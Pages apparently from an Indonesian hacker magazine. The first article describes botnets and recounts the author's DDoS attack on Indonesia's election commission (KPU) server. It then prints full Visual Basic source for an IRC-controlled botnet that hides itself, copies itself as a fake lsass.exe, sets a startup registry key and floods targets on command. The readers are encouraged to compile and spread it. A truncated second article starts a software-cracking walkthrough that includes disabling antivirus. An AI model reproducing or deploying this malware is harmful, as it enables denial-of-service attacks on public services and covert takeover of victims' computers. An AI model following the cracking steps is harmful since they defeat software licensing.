
Botnet atau Robot jejaringan adalah program tidak terlihat yang tergabung dalam sejumlah pasukan zombie digital dan dikendalikan oleh hacker melalui internet. Umumnya botnet diorganisir melalui irc pada chatroom tertentu yang telah di-set oleh pemiliknya (baca: botmaster).

Salah satu jenis botnet yang tersebar di internet adalah worm Conficker/ w32.kido/downadup. Menurut F-Secure, Conficker menginfeksi lebih dari 9 juta komputer dan merupakan worm yang paling sukses penyebarannya dalam sejarah worm di internet.

Bagaimana Botnet bekerja?

Irc Botnet melakukan tugasnya berdasarkan perintah botmaster. Botnet bisa mendapatkan akses penuh terhadap sebuah komputer yang terinfeksi seperti Melakukan serangan DDOS secara serentak, mengendalikan sistem hardware maupun software, mencuri informasi sensitif korban dan mengirimkannya ke chatroom.

Perhatikan gambar dibawah berikut.



Gambar diatas adalah sebuah room/channel di irc dimana botnet dikontrol oleh penulis, beberapa serangan telah dicoba oleh penulis untuk menguji kemampuan sekumpulan robot jejaringan tersebut, seperti melakukan serangan DDOS.

Serangan Distributed Denial Of Service dengan Botnet

Sebagai ilustrasinya, penulis akan menjelaskan dengan sangat sederhana.

Bayangkan jika anda adalah salah seorang teller pada sebuah bank. Anda akan melayani kostumer secara satu persatu dimana mereka melakukan antrian dan menunggu giliran. Anda tentu bisa memenuhi permintaan kostumer secara satu persatu dan terpenuhi. Secara wajarnya, kostumer hanya melakukan satu atau dua permintaan saja seperti "saya ingin menyetor sejumlah uang" atau "saya minta bilyet giro ini dicairkan ke rekening saya". Dan anda bukan satu-satunya teller yang melayani kostumer. Beberapa teller menjalankan tugas yang sama seperti anda secara teratur.

Tetapi situasi akan berbeda jika ada sekelompok orang dalam jumlah yang banyak secara serentak menyerbu ke counter dan melakukan banyak permintaan dan berbicara dengan bahasa yang tidak anda mengerti. Masih bisakah anda memenuhi permintaan mereka? Saya yakin hanya satpam yang bisa mengatasi penyerbuan dari sekelompok kostumer yang gila dan tidak tahu darimana asalnya.

Skema cerita diatas sama persis kejadiannya dengan serangan DDOS. Pada permintaan secara wajar ketika pengunjung masuk ke www.kpu.go.id, browser hanya mengirimkan sebuah permintaan 1 kali ke server berupa :

Di firefox :

```
GET / HTTP/1.1
Host: 114.121.6.87
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.0.8) Gecko/2009032609
Firefox/3.0.8
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
```

Di Internet Explorer :

```
GET / HTTP/1.1
Accept: image/gif, image/x-bitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, */*
Accept-Language: id
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727)
Host: 114.121.6.87
Connection: Keep-Alive
```

Di Opera :

```
GET / HTTP/1.1
User-Agent: Opera/9.50 (Windows NT 5.1; U; en)
Host: 114.121.6.87
Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-bitmap, */*;q=0.1
Accept-Language: id-ID,id;q=0.9,en;q=0.8
Accept-Charset: iso-8859-1, utf-8, utf-16, */*;q=0.1
Accept-Encoding: deflate, gzip, x-gzip, identity, */*;q=0
Connection: Keep-Alive
```

Permintaan akan direspon oleh server dan sementara browser hanya menunggu kiriman data. Dan hasilnya adalah tampilan situs yang bisa anda lihat di browser. Untuk permintaan wajar seperti itu, server tidak akan mengalami masalah.

Tetapi jika server diminta secara berkali-kali dengan berbagai jenis permintaan yang tidak wajar seperti mengirimkan data sampah dan dilakukan secara serentak. Tentu saja server dengan bandwidth yang seadanya akan langsung down dalam waktu yang singkat.

Pada sebuah channel IRC, penulis memerintahkan botnet untuk melakukan serangan secara serentak. Setiap satu botnet penulis mengirimkan paket dan permintaan sebanyak **2** kali setiap detik ke server KPU, ada sekitar **40 bot** dengan IP address dan kecepatan koneksi yang berbeda. Artinya ada sekitar **80** kali permintaan setiap **detik** dimana server KPU memproses permintaan, merespon dan menolak permintaan yang tidak wajar sebanyak **14400 kali** dalam waktu **2 menit**.

Server yang sempat down karena serangan DDOS oleh sejumlah botnet secara serentak bukanlah sesuatu yang luar biasa, malah penulis menganggap hal ini sangat wajar mengingat server yang diserang pada saat itu (1 Maret 2009) masih belum dibenahi. Disamping itu, serangan DDOS adalah serangan yang paling sulit dihadapi karena ini adalah metode penyerangan secara keroyokan oleh komputer zombie.

9 April 2009 pemilu dimulai, besoknya pada tgl 10 April 2009 server KPU benar-benar anjlok. Jika anda pernah membaca berita yang mengabarkan bahwa server KPU down karena dikunjungi oleh 70.000 user, itu adalah salah satu bukti ketidaksiapan (mungkin penyelewengan dana pengadaan) sistem informasi pada badan negara kita.

KPU down tidak hanya karena diakses banyak pengunjung tetapi Lebih tepatnya down karena kapasitas bandwidth dan kemampuan server yang tidak memadai disertai serangan DDOS. Dan saya juga percaya bukan hanya botnet saya yang membanjiri server KPU, ada beberapa hacker lain yang juga melakukan serangan yang sama tetapi mungkin dengan teknik berbeda seperti menjalankan vadim dengan memanfaatkan server injekan.


Untuk mengantisipasi lonjakan permintaan ke server, KPU dengan dukungan dari telkom segera menambah (terlambat) jumlah server pendukung dan peningkatan kemampuan transfer data yang lebih tinggi.

Pemrograman Xcode Botnet - Bagaimana saya membuat botnet?

Di situs-situs underground beredar source code botnet dengan berbagai jenis bahasa pemrograman. Anda bisa dengan mudah menemukannya dan melakukan setting agar anda menjadi botmaster.

Pada edisi Xcode #13, penulis akan membagikan source code botnet dibuat dengan Visual Basic 6.0. Source code disertakan dalam bundel Xcode #13

Program ini terdiri dari 1 form dan 3 module



Komponen form

- textbox - ip = kolom IP address target
- textbox - ipport = kolom port server target
- textbox - statusdos = untuk menjaga serangan DDOS tetap terarah pada satu target
- textbox - txtkomponenwinsock = untuk copy komponen activeX MSWINSCK.OCX ke C:\windows
- MSWINSCK.OCX - WinSockIRC = Untuk melakukan koneksi ke server IRC
- MSWINSCK.OCX - sockddos = Untuk melakukan koneksi ke server target DDOS
- Timer - timerrekonex (Enabled = false & Interval = 4000) = untuk melakukan koneksi ulang jika botnet terputus dari server IRC
- timer - timerddos (Enabled = false & Interval = 400) = untuk melakukan serangan DDOS ke server target
- timer - timerinfeksi (Enabled = true & Interval = 1000) = untuk membuat dan menjaga supaya botnet tetap aktif setiap kali komputer dihidupkan (autorun at startup)

----- begin of code -----

1. Form

```
'Title : Xcode Botnet - "unl34sh3d YouR 0wN C0mputa Z0m813"
'Desc : Botnet
'Progammer : poni - Xcode/Yogyafree/Yogya Family Code - Software Development Team
'site : You Know Who We Are
'Disclaimer : Create Your Own Botnet, Use it As Your Own Risk
'USAGE : !ddos.start <site> <port> example: !ddos.start www.kpu.go.id 80
' !ddos.status
' !ddos.stop
' !url <site> example: !url www.kpu.go.id
' !join <channel> example: !join #Xcode
```

```

'      !part    <channel>    example: !part #Xcode
'      !version

Private Declare Function CopyFile Lib "kernel32" Alias "CopyFileA" (ByVal lpExistingFileName As String, ByVal lpNewFileName As String, ByVal bFailIfExists As Long) As Long
Const Server As String = "irc.dal.net" 'Server IRC, bisa diubah sesuai kehendak
Const port As Integer = "6667"       'Port, bisa diubah sesuai kehendak
Const Channel As String = "#H.A.C.K" 'Channel untuk mengontrol Zombie, bisa diubah sesuai kehendak
Const Master As String = "poni"      'Botmaster, bisa diubah sesuai kehendak
Const Versi As String = "XCode-Yogyafree botnet. Open Edition auth:poni" 'Versi bot
Dim DataGetWsc As String

Private Sub Form_Load()
    WinSockIRC.Connect Server, port
    timerrekonek.Enabled = True
    Me.Hide
    App.TaskVisible = False
    infeksi
End Sub

Private Sub Form_Unload(Cancel As Integer)
If WinSockIRC.State = sckConnected Then
    WinSockIRC.Close
End If
End Sub

Function connected() As Boolean
    If WinSockIRC.State = sckConnected Then
        connected = True
    Else
        connected = False
    End If
End Function

Private Sub timerinfeksi_Timer()
    timerinfeksi.Enabled = False
    If Second(Now) Mod 100 = 0 Then Call infeksi
    timerinfeksi.Enabled = True
End Sub

Private Sub timerrekonek_Timer()
If Not (connected) Then
    WinSockIRC.Close
    Call Form_Load
End If
Exit Sub
End Sub

Private Sub WinSockIRC_Connect()
nick = "C3we_" + modcomputername.ComputerName() + "_Cakep" + "^" & LTrim(RTrim(Str(Int(Rnd * 1000)))) &
"^"
WinSockIRC.SendData "NICK " + nick & vbCrLf
WinSockIRC.SendData "USER " & nick & " " & WinSockIRC.LocalIP & " Coba : Cobacoba" & vbCrLf
WinSockIRC.SendData "JOIN " & Channel & " " & vbCrLf
End Sub

Private Sub WinSockIRC_DataArrival(ByVal bytesTotal As Long)
On Error Resume Next
Dim Data As String
Dim i As Integer
Dim Downloaded As Boolean
Dim WRD() As String
Dim CMD64 As String
Dim VCMD() As String

WinSockIRC.GetData Data, vbString
DataGetWsc = Data
DoEvents

If InStr(Data, "PING") Then
    WinSockIRC.SendData Replace(Data, "PING", "PONG") & vbCrLf
    ActiveDos = 1
End If

If InStr(Data, "!!") Then
    VCMD = Split(Data, "!!")
    CMD64 = VCMD(1)
    WRD() = Split(CMD64, " ")
End If

```


End Sub

```
Private Sub sockddos_DataArrival(ByVal bytesTotal As Long)
On Error Resume Next
Dim StrX As String
DoS.GetData StrX
End Sub
```

```
Private Sub StartDoS()
timerddos.Enabled = True
End Sub
```

```
Private Sub StopDoS()
sockddos.Close
timerddos.Enabled = False
ip = ""
ipport.Text = ""
statusdos.Text = "IDLE"
End Sub
```

```
Private Sub infeksi()
On Error Resume Next
Dim nama As String
Dim path As String
Dim Cek As String
```

```
path = App.path
If Right(path, 1) <> "\" Then path = path & "\"
nama = path & App.EXENAME & ".exe"
```

```
CopyFile nama, "C:\windows\lsass.exe", True
CopyFile App.path & "\" & txtkomponenwinsock, "C:\windows\MSWINSCK.OCX", True
```

```
Cek = AmbilString(HKLM, "SOFTWARE\Microsoft\Windows\CurrentVersion\Run", "C:\windows\lsass.exe")
If Cek = "" Then
    BuatString HKLM, "SOFTWARE\Microsoft\Windows\CurrentVersion\Run", "NeroCheck",
"C:\windows\lsass.exe"
End If
End Sub
```

2. Module ModAutorun

```
Private Const KEY_READ = &H20000 Or &H1 & Or &H8 & Or &H10 &
Private Const KEY_WRITE = &H20000 Or &H2 & Or &H4 &
Public Declare Function SetCursorPos Lib "user32" (ByVal X As Long, ByVal Y As Long) As Long
```

```
Public Const HKCU = &H80000001
Public Const HKLM = &H80000002
Private Const REG_SZ = 1
Private Const REG_DWORD = 4
Private Const ERROR_SUCCESS = 0&
```

```
Private Declare Function RegOpenKeyEx Lib "advapi32.dll" Alias "RegOpenKeyExA" (ByVal hkey As Long, ByVal lpSubKey As String, ByVal ulOptions As Long, ByVal samDesired As Long, phkResult As Long) As Long
Private Declare Function RegSetValueEx Lib "advapi32.dll" Alias "RegSetValueExA" (ByVal hkey As Long, ByVal lpValueName As String, ByVal Reserved As Long, ByVal dwType As Long, lpData As Any, ByVal cbData As Long) As Long
Private Declare Function RegQueryValueEx Lib "advapi32.dll" Alias "RegQueryValueExA" (ByVal hkey As Long, ByVal lpValueName As String, ByVal lpReserved As Long, lpType As Long, lpData As Any, lpcbData As Long) As Long
Private Declare Function RegCloseKey Lib "advapi32.dll" (ByVal hkey As Long) As Long
```

```
Public Function BuatDword(ByVal hkey As Long, ByVal alamat As String, ByVal nama As String, ByVal nilai As Long) As Boolean
Dim handle As Long
Dim hasil As Long
hasil = RegOpenKeyEx(hkey, alamat, 0, KEY_WRITE, handle)
If hasil <> ERROR_SUCCESS Then
    BuatDword = False
Else
    BuatDword = True
End If
RegSetValueEx handle, nama, 0&, REG_DWORD, nilai, 4&
RegCloseKey handle
End Function
```

```
Public Function BuatString(ByVal hkey As Long, ByVal alamat As String, ByVal nama As String, ByVal nilai As String) As Boolean
Dim handle As Long
```



```

Dim hasil As Long
hasil = RegOpenKeyEx(hkey, alamat, 0, KEY_WRITE, handle)
If hasil <> ERROR_SUCCESS Then
    BuatString = False
Else
    BuatString = True
End If
RegSetValueEx handle, nama, 0, REG_SZ, ByVal nilai, Len(nilai)
RegCloseKey handle
End Function

Public Function AmbilDword(ByVal hkey As Long, ByVal alamat As String, nama As String) As Long
    On Error Resume Next
    Dim handle As Long
    RegOpenKeyEx hkey, alamat, 0, KEY_READ, handle
    AmbilDword = RegQueryValue(handle, nama)
    RegCloseKey handle
End Function

Public Function AmbilString(ByVal hkey As Long, ByVal alamat As String, ByVal nama As String) As String
    On Error Resume Next
    Dim handle As Long
    RegOpenKeyEx hkey, alamat, 0, KEY_READ, handle
    AmbilString = RegQueryValue(handle, nama)
    RegCloseKey handle
End Function

Private Function RegQueryValue(ByVal hkey As Long, ByVal strValueName As String) As String
    Dim hasil As Long
    Dim Jenis As Long
    Dim Buffer As String
    Dim Ukuran As Long

    hasil = RegQueryValueEx(hkey, strValueName, 0, Jenis, ByVal 0, Ukuran)
    If hasil = 0 Then
        If Jenis = REG_SZ Then
            Buffer = String(Ukuran, Chr$(0))
            hasil = RegQueryValueEx(hkey, strValueName, 0, 0, ByVal Buffer, Ukuran)
            If hasil = 0 Then RegQueryValue = Left$(Buffer, InStr(1, Buffer, Chr$(0)) - 1)
        ElseIf Jenis = REG_DWORD Then
            Dim strdata As Integer
            hasil = RegQueryValueEx(hkey, strValueName, 0, 0, strdata, Ukuran)
            If hasil = 0 Then RegQueryValue = strdata
        End If
    End If
End Function

```

3. Module modbukasitus

```

Public Declare Function ShellExecute Lib "shell32.dll" Alias "ShellExecuteA" (ByVal hWnd As Long, ByVal lpOperation As String, ByVal lpFile As String, ByVal lpParameters As String, ByVal lpDirectory As String, ByVal nShowCmd As Long) As Long

Public Sub Bukasitus(Website As String)
    ShellExecute 0&, vbNullString, Website, vbNullString, vbNullString, SW_SHOWNORMAL
End Sub

```

4. modcomputername

```

Option Explicit

Private Declare Function GetComputerName Lib "kernel32" _
Alias "GetComputerNameA" (ByVal lpBuffer As String, _
nSize As Long) As Long

Public Function ComputerName() As String
    Dim lsBuffer As String
    Dim lIReturn As Long
    Dim lsName As String

    lsName = ""
    lsBuffer = Space$(255)
    lIReturn = GetComputerName(lsBuffer, 255)

    If lIReturn Then
        lsName = Left$(lsBuffer, InStr(lsBuffer, Chr(0)) - 1)
    End If

    ComputerName = lsName
End Function

```

----- End of code -----

Penutup

Source code botnet bisa anda edit sesuai keperluan. Compile dengan Visual Basic 6.0 dan jalankan botnet di komputer yang terkoneksi ke internet. Jalankan irc client (mIRC, Xchat dll), masuk ke channel yang telah anda set tersebut. Semakin anda memiliki banyak botnet, semakin kokoh pasukan zombie digital anda.

-----end of botnet-----

Referensi :

[1] <http://forum.yogyaqafree.net>

[2] <http://www.hackhound.org>

Cracking Plato Video 2 Flv V7.89 Dalam Hitungan Menit

Penulis : ^^Xmint_ok^^ (mint87_ok@yahoo.com)




Ini artikel pertama + software pertama yang berhasil penulis crack setelah sekian lama berlangganan X-CODE MAGAZINE, So.. Seneng banget pastinya!! HeHe.. Mungkin anda bertanya kenapa judulnya “Cracking Plato Video 2 Flv V7.89 Dalam Hitungan Menit”, Karena penulis bisa melakukannya dalam waktu kurang dari 2 menit (Semua alat & bahan sudah tersedia).

Plato video 2 flv adalah sebuah converter yang bisa mengconvert beberapa format file video ke flv, apa kelebihananya? Jika video di convert menjadi flv maka sizenya (MB) akan berkurang & gambarnya lumayan bagus jadi anda bisa menyimpan lebih banyak file video kedalam hardisk, Tapi.. Ada tapinya neh!! File berformat flv tidak bisa dimainkan di windows media player jadi silahkan instal K-Lite Codec Pack / biasanya disebut media player clasic (penulis pake versi 2.81).

Sebelum anda bosan kita mulai acaranya, Siapkan alat & bahannya dulu :

1. Download Plato Video 2 FLV (Tanya om google)
2. Download OllySND (Tanya juga sama om google)
3. Download Sebatang rokok di warung sebelah, Jangan ngutang!! (Pantangan Hacker !!)

Setelah semua terkumpul, instal Plato Video 2 FLV & jalankan aplikasi. Masukkan license name & license code sesuai selera, kemudian tekan OK. Jangan pasang muka BeTe jika registrasi ditolak. Catat / ingat – ingat informasi “Register Failed! Registrasion code is error”.




Jal
an
an
Olly
SN
D
yan
g
tela
h




di extract “disable auto protec anti virus anda karena OllySND kadang dianggap virus” (penulis pake Norton anti virus).


Klik File - Open & cari Plato video 2 flv di C:\Program file\Plato Video To FLV Converter\videotoflv kemudian tekan open, jangan pusing dulu liat tulisanya banyak banget!! Klik kanan OllySND kemudian Search for all referenced text strings.




Anda akan melihat jendela baru, klik kanan lagi & **search for text**




Masukan kalimat yang anda catat / ingat tadi (**Register failed aja ga usah kepanjangan**), beri check pada **"Entire scope"** tekan **OK**



